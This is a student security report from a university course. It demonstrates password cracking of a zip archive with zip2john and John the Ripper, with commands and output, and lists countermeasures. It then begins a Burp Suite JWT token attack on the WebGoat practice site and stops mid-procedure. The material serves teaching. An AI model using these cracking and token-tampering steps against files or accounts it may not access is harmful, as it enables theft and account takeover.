MINISTRY OF EDUCATION
IMAM ABDULRAHMAN BIN
FAISAL UNIVERSITY
COLLEGE OF COMPUTER SCIENCE
& INFORMATION TECHNOLOGY

وزارة التعليم
جامعة الإمام
عبد الرحمن بن فيصل
كلية علوم الحاسب
وتقنية المعلومات

جامعة الإمام عبدالرحمن بن فيصل
IMAM ABDULRAHMAN BIN FAISAL UNIVERSITY

CIS 425 COMPUTER DATA SECURITY AND PRIVACY
ACADEMIC YEAR 2022-2023 - SECOND SEMESTER

PRACTICAL EXPERIENCE IN COMPUTER DATA SECURITY AND PRIVACY USING :

JOHN THE RIPPER AND BURPSUITE

GROUP MEMBER	ID
Aseel Alqahtani (leader)	2200003677
Fatima algharash	2200002685
Sara Altalib	2200004233
Razan alzahrani	2200003147
Rahaf yaan allah	2200003935

Group 4 - EFA1
Instructor: Ms. Maryam Aldossari

Table of content

Table of figures

Introduction

Kali Linux is a Debian-based Linux system. It is an OS that is professionally made and is geared for professionals like network analysts and penetration testers. In addition, Kali has so many built-in features for ethical hackers [1]. Fraudsters may easily hijack accounts and compromise companies by using Kali Linux's' powerful hacking tools and commands. Furthermore, cybersecurity is crucial for all these linked devices. In this report, we will explore the features and usability of data security and privacy tools including Burp Suite from website penetration testing and John the Ripper for cracking hashed passwords. By using Burp Suite, tests on the security of web applications can be performed. While John the Ripper, the well-known tool for password cracking, can be used to carry out brute-force attacks using various methods and approaches [2].

1. John the ripper

1.1 Tool presentation

John the Ripper is a password cracking tool that uses various methods to try and crack passwords, including brute force and dictionary attacks. Security penetration testers use John the ripper to test strength of passwords. As a result, weak passwords that could be vulnerable to attacks can be identified.

1.1.1 Features of John the ripper

- Open source: free password cracker that is extremely effective
- Supports several platforms: John the Ripper supports a wide range of operating systems, including Linux, Unix, macOS, and Windows.
- Can work with different password hashing algorithms: John the Ripper supports several different passwords hashing algorithms, including traditional Unix crypt, MD5, SHA-1, and others. This allows the tool to crack passwords hashed with a variety of algorithms, making it more effective in cracking passwords [3].
- Brute-force support: John the ripper carries out brute-force attacks utilizing various encryption methods and useful wordlists.
- Dictionary-base support: given the password to be cracked, it compares it with a dictionary of popular passwords.
- Customizing attacks: John the Ripper allows users to customize their attacks by providing options to specify the character lengths, sets and patterns of passwords to be tried. This allows users to fine-tune their attacks to target specific types of passwords and increase the chances of success [4].
- High performance: John the Ripper has been optimized for performance, making it one of the fastest password cracking tools available. That's why it is mostly preferred by penetration testers.

1.1.2 Functionalities of John the ripper

In general, John the Ripper performs a variety of types of attacks, including dictionary attacks as well as brute force attacks. A brute force method attempts to discover the correct password by trying every combination of characters that can be formed. A dictionary attack makes use of words from dictionaries or lists of passwords that are frequently used. Comparing Dictionary attacks with brute force, it is considered faster in time, but limited by the size of the dictionary. For a detailed explanation, password cracking John The Ripper can be achieved in three primary modes:

- Wordlist Mode: Also known as dictionary mode, is the simplest cracking mode that John supports. This mode provides John a single-word text file per line (wordlist) of passwords and will produce hashes on the fly for all passwords in the dictionary until a match is found. Another great property using wordlist is the ability to perform john the ripper on any chosen wordlist. Therefore, it is not restricted to perform only on the default one provided.

- Single crack Mode: In this mode, as from the name of the mode, it simply takes a single string and produces a number of other strings based on all the variations of the one taken. These generated strings are considered as guessed passwords and their hashes will be the base of comparing. Single crack is commonly used in creating candidate passwords of login names and user home directory. To illustrate, a username “Alex” having the password to be “aLeX”. Single crack mode takes username “Alex”, and generates alEx, AleX, ALEX etc [5].

- Incremental Mode: This is the most powerful mode in John the Ripper. The main idea behind it is to try all possible combinations of characters to guess passwords. In other words, it performs brute force on each character. Incremental mode is extremely helpful however, because the number of combinations is a lot, cracking process usually takes a long time especially if passwords were very long or contains different symbols and alphanumeric characters.


1.2 Used Procedure

In this part, an attack scenario for John The Ripper will be created to practically introduce the tool.

BioFarma, one of the leading pharmaceutical companies in the US, investigate disorders, conduct experiments, and introduce new medicine for several types of diseases. BioFarma aims to hire the most intelligent researchers to work for them. These workers spend most of their time in laboratories discovering and developing medications. By the end of the day, they usually record their findings on their laptops to keep up the next day. Although their deep knowledge of the pharmaceutical industry, some workers lack the fundamental approaches to security. Considering the previous situation, they might record critical statistics in an insecure manner. Therefore, thousands of harmful consequences could happen that put these data at risk. In fact, the whole company would be at risk if these data were very confidential.

Figure 1 - BioFarma's Logo

Tom, a previous worker for BioFarma who had been fired recently, is now a criminal with intentions to gain financial rewards. His goal now is to steal valuable information from BioFarma and retrieve what competitors most value, that is, the information about a medicine invented by the company but not made to the public yet, Cleocin. Tom found out that the file had been protected by a password, so he performed the following steps:



Password required

Enter the password for the archive 'Cleocin2023.zip'.

Password:

Figure 2 - Cleocin is protected by a password

1. Typing john in the search bar as John the Ripper is pre-installed in kali linux.





Figure 3 - preparing john the ripper

2. Taking the password's hash of Cleocin2023.zip using zip2john, and exporting it in another text file for convivence by the command zip2john Cleocin2023.zip > hash.txt.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ zip2john Cleocin2023.zip
Cleocin2023.zip/Cleocin2023:$zip2$*0*1*0*44b403edf0b91dce*3381*c9*d8e5a780dbb78f63e642302cbd7f0e44c55b8de4a78eeff8c
b685aaabf2ccf14421cb228e63cdeddad6e0cac9a9502acf98e8409cafa11cfa1a5336ab1962c2b8e1d93dc7ec5a1af4caa17547aef7e477fab
d6d728f19825b54e337a047f96ce40132ad58efa2296f99fc5ff99034f26f7715ee61c574b486f2e1202dcfa9a603a14394dfd83cf6affb0d88
7bfa03d7720fe7eee6af11055ad9ac3b84f110c83d34d10bee4104794*86bd6b0898f967444aa1*$/zip2$:Cleocin2023:Cleocin2023.zip:

┌──(kali㉿kali)-[~/Desktop]
└─$ zip2john Cleocin2023.zip > hash.txt
```

Figure 4 - using zip2john


3. The cracking procedure begins by using "john hash.txt ". This compares the hash password with the hash of each entry in the dictionary (the default wordlist).



```
┌──(kali㉿kali)-[~]
└─$ john hash.txt
```

Figure 5 - using john


4. The password has been cracked and Tom now can access Cleocin2023.zip.



```
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
Cost 1 (HMAC size) is 201 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123123           (Cleocin2023.zip/Cleocin2023)
1g 0:00:00:00 DONE 2/3 (2023-02-03 15:05) 3.030g/s 52660p/s 52660c/s 52660C/s 123456..Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

Figure 6 - cracked password successfully



Name	Size	Type	Date Modified
Cleocin2023	291 bytes	unknown	03 February 2023, ...

Password required

Enter the password for the archive 'Cleocin2023.zip'.


Password: ••••••

1 object (291 bytes), 1 object selected (291 bytes)

```
Generic name: clindamycin
Drug class: Lincomycin derivates
CLEOCIN HCI Capsules contain
clindamycin hydrochloride equivalent to 75 mg,
150mg or 300mg
inactive ingerdients:
75 mg - corn starch
FD&C blue no. 1
FD&C yellow no. 5
gelatin
lactose
magnesium stearate
talc
150 mg - corn starch
____________
Calculations & Metrics :
```

Figure 7 - entering password and accessing protected

5. Just before leaving the system Tom found a file called Excedrin, which is a well-known medicine produced only by BioFarma. He thought he could access any confidential information about this medicine and steal it. Tom repeated the whole process.




```
┌──(kali㉿kali)-[~]
└─$ zip2john /home/kali/Desktop/Excedrin.zip.zip > hash2.tx
t

┌──(kali㉿kali)-[~]
└─$ 
```

Figure 8 - cracking another .zip file

6. Tom noticed it took a longer time than expected for the procedure to perform. Thus, he had to end the cracking process pressing "q" and exit the system.



```
└─$ john --format=zip /home/kali/Desktop/hash2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AV
X 4x])
Cost 1 (HMAC size) is 415 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for stat
us
Almost done: Processing the remaining buffered candidate pa
sswords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:03:12  3/3 0g/s 47993p/s 47993c/s 47993C/s myntoll..palinine
0g 0:00:06:08  3/3 0g/s 48264p/s 48264c/s 48264C/s gl069..easzg
█
```

Figure 9 - Failing to crack the password

1.3 Results and Analysis

The previous attack demonstrates how easily weak passwords can be discovered. Default Wordlist of John the Ripper had been used. Within seconds, a password is known immediately as the match had been found from the wordlist provided. In the case of cracking a strong password, the situation is different. It will require more time to search the matching hash value (hashed password). Therefore, the time it takes to crack a password is related to the strength and length of that password. Another essential factor is the computational power of the device performing John The Ripper. Cracking a password in supercomputers is extremely faster than cracking it in regular computers. Thus, if passwords were not secure enough, they are more likely to be fetched instantly as the capabilities of computers are constantly evolving.

1.4 Countermeasures

- Creating unique passwords for every account in every system.
- Setting a password lockout policy, which provides users limited number of attempts to enter their password. If all attempts have failed, account is locked.[6]
- Training user to avoid using passwords that are easy to guess, or that are well-know, or related to the username in any way, refer to characteristics or features of person. Also, doing mistakes that lead to vulnerabilities being created and exploited.
- Increasing the complexity of the response in exchange of more security. For example, requiring a CAPTCHA answer or verification code sent via cellphone or challenge-response or biometric authentication [7].
- By using several digits and unusual characters to create a lengthy password, brute-force assaults can be avoided. The lengthier the password, the more time it takes for cracker to figure it out.
- Setting proactive password checking in systems to enforce policies and rules on passwords. Hence, inhibiting weak passwords.
- Screening passwords against a databases dictionary of popular/compromised passwords. This is very useful to counteract dictionary attacks[8].

2. Burp Suite

2.1 Tool presentation

Burp Suite is a platform and graphical tool set for doing vulnerability testing on internet applications. From the preliminary mapping and investigation of an application's security vulnerabilities through the detection and exploitation of security issues, its numerous tools work together to support the whole testing process [9].

2.1.1 Features of Burp Suit

- Manual testing features and plugins: allows the pentester to modify and view everything that passes through the browser, detect the hidden attack surface, and test for clickjacking attacks for potentially vulnerable web pages. Also, offer manual tests for out-of-bound vulnerabilities.
- Free and easy customization of attacks: Burp Suite will customize any attack by letting you passively scan requests while you are browsing, automatically modify any responses, faster brute-forcing, capture the automated attack result in a table, and facilitate stored inputs even when a bug is not confirmed[10].
- Scanning for vulnerabilities is automated: ability to discover holes in client-side attack surfaces that makes the remediation of bugs effectively along with customizing audits.
- Provide productivity tools: using Burp Suite can speed up the data transformation with multiple built-in operations, make the code more readable, show Deep-dive message analysis. Ultimately, provide easy scan results including the source, discovery, contents, and remediation for every bug and report all problem details.
- Compatibility across all Operating Systems (OS).
- Connectivity with WebSocket

2.1.2 Functionalities of Burp Suite

web proxy and a web vulnerability scanner are the main functionalities. As your work progresses, particular requests can be passed between tools for different actions to be performed.

- HTTP Proxy: A tool that allows you to monitor and control the network traffic on the router between the user and different web applications. It offers two possibilities:
  - To intercept and block all requests made by the web app, so that they can be modified very quickly (tab intercept).
  - To set the tool in passive mode, you will be able to see a history of the requests sent by the site in either the HTTP or WebSocket history tabs.
- Vulnerability Scanner: A vulnerability scanner enables some tests to be automated. As a user/expert, you do not have enough time to manually test all parameters of a web request during an audit. So, scanner will select the request in the proxy to analyze. When a vulnerability is discovered, Burp will notify about it.
- Intruder: A tool that lets the user/expert analyze or scan the personalized attacks having custom payloads. This tool is used for brute force attacks.

- Repeater: A tool that allows customization of WebSocket messages along the network. It enables the requests intercepted previously to be modified manually before sending them again to the server [11].
- Decoder: enables you to convert data by applying layers of transformation of the same data using common complex encoding and decoding formats. Operations that can be done by decoder:

  - Decode as - Decode the data using a decoding function.
  - Encode as - Encoding the data using a encoding function.
  - Hash - Hashing the data using a hash function .
  - Smart decode - Burp searches for encoded data, then decodes until the data format cannot be recognized any more[12].

2.2 Used Procedure:

With the help of Burp Suite, we can make a certain type of attack that could be used against a targeted website. Attacks were conducted on ‘WebGoat’, a vulnerable website designed solely for ethical hacking and practices.

It all begins with the Umbrella Corporation. A military company with a huge market share specializing in pharmaceutical products and engineered bioweapons, especially. Unlike many other companies out there, this organization has shown outright ruthlessness and no regard for humans, life and death. It is nothing more than a contract on paper and a commodity in their view as far as they are concerned. Their motto proclaims the saving of lives through "commitment, honesty, and integrity.


Figure 10 – Umbrella’s Logo

One of Umbrella's founders, Dr. James Marcus, was researching a new virus called the T-Virus and tested the virus on innocent people. These injections resulted in a serious global medication problem which led to an unnatural and terrifying change in human behavior.
Here’s where, Leon Scott**,** one of the SWT agency's team members, was tasked with investigating and bringing Umbrella to justice. His first thought was that he might be able to get into their system and make use of whatever data they own. A cure may be possible and eventually, stop the evil they started for good. According to an insider in Umbrella, after several underlying investigations, Dr. James keeps the new virus chemical equation on a private website shared within the scientists only. So what If, Leon could hold a hand onto it?

Leon aims → To hijack Dr. James’s account and delete it.
Benefit? → Get to know the new virus and show them the first step towards stopping it forever.

Using Burp suite, Leon decided to use JSON web token attack to get gain access to Dr. James's account by the following steps:

1. Opens Burp Suite and their official website. Then clicking the delete button.
Leon doesn't have the authority to delete Dr. James' account, so attempt was rejected.



Leon Scott- Private Mission:


Leon Scott is trying to delete Dr. James Account to take revenge on him and give him the war signal, Using his token. Is it possible?

When enabled, requests sent by Burp's browser are held so that you can analyze and modify them before forwarding them to the target server.

Not a valid JWT token, please try again
io.jsonwebtoken.SignatureException: JWT signature does not match locally computed signature. JWT validity cannot be asserted and should not be trusted.

Figure 11 - First Attempt.

2. Leon uses Burp Suite to turn on intercept. Once he clicks the delete button, he can capture website traffic and examine it more closely afterwards.




Request to http://127.0.0.1:8080

```
POST /WebGoat/JWT/final/delete?token=
eyJ0eXAiOiJKV1QiLCJraWQiOiJ3ZWJnb2F0X2tleSIsImFsZyI6IkhTMjU2In0.eyJpc3MiOiJXZWJHb2F0IFRva2VuIE
QyMTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVkIjoid2ViZ29hdC5vcmciLCJzdWIiOiJqZXJyeUB3ZWJnb2F0LmNvbSIs
LCJFbWFpbCI6ImplcnJ5QHdlYmdvYXQuY29tIiwiUm9sZSI6WyJDYXQiXX0.CgZ27DzgVW8gzcOn6izOU638uUCi6UhiOJ
Host: 127.0.0.1:8080
Content-Length: 0
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) C
Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=orni1rYqJgS_Z53cEKknVzNnJwekmN5blKklMa_X
Connection: close
```


Figure 12 - Burp suite

3. To analyze it better he takes the token to the repeater section.



```
POST /WebGoat/JWT/final/delete?token=
eyJ0eXAiOiJKV1QiLCJraWQiOiJ3ZWJnb2F0X2tleSIsImFsZyI6IkhTMjU2In0.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOjE1MjQyMTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVkIjoid2ViZ29hdC5vcmciLCJzdWIiOiJqZXJyeUB3ZW
Jnb2F0LmNvbSIsInVzZXJuYW1lIjoiSmVycnkiLCJFbWFpbCI6ImplcnJ5QHdlYmdvYXQuY29tIiwiUm9sZSI6WyJDYXQiXX0.CgZ27DzgVW8gzc0n6izOU638uUCi6UhiOJKYzoEZGE8 HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 0
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=orni1rYqJgS_Z53cEKknVzNnJwekmNSblKklMa_X
Connection: close
```

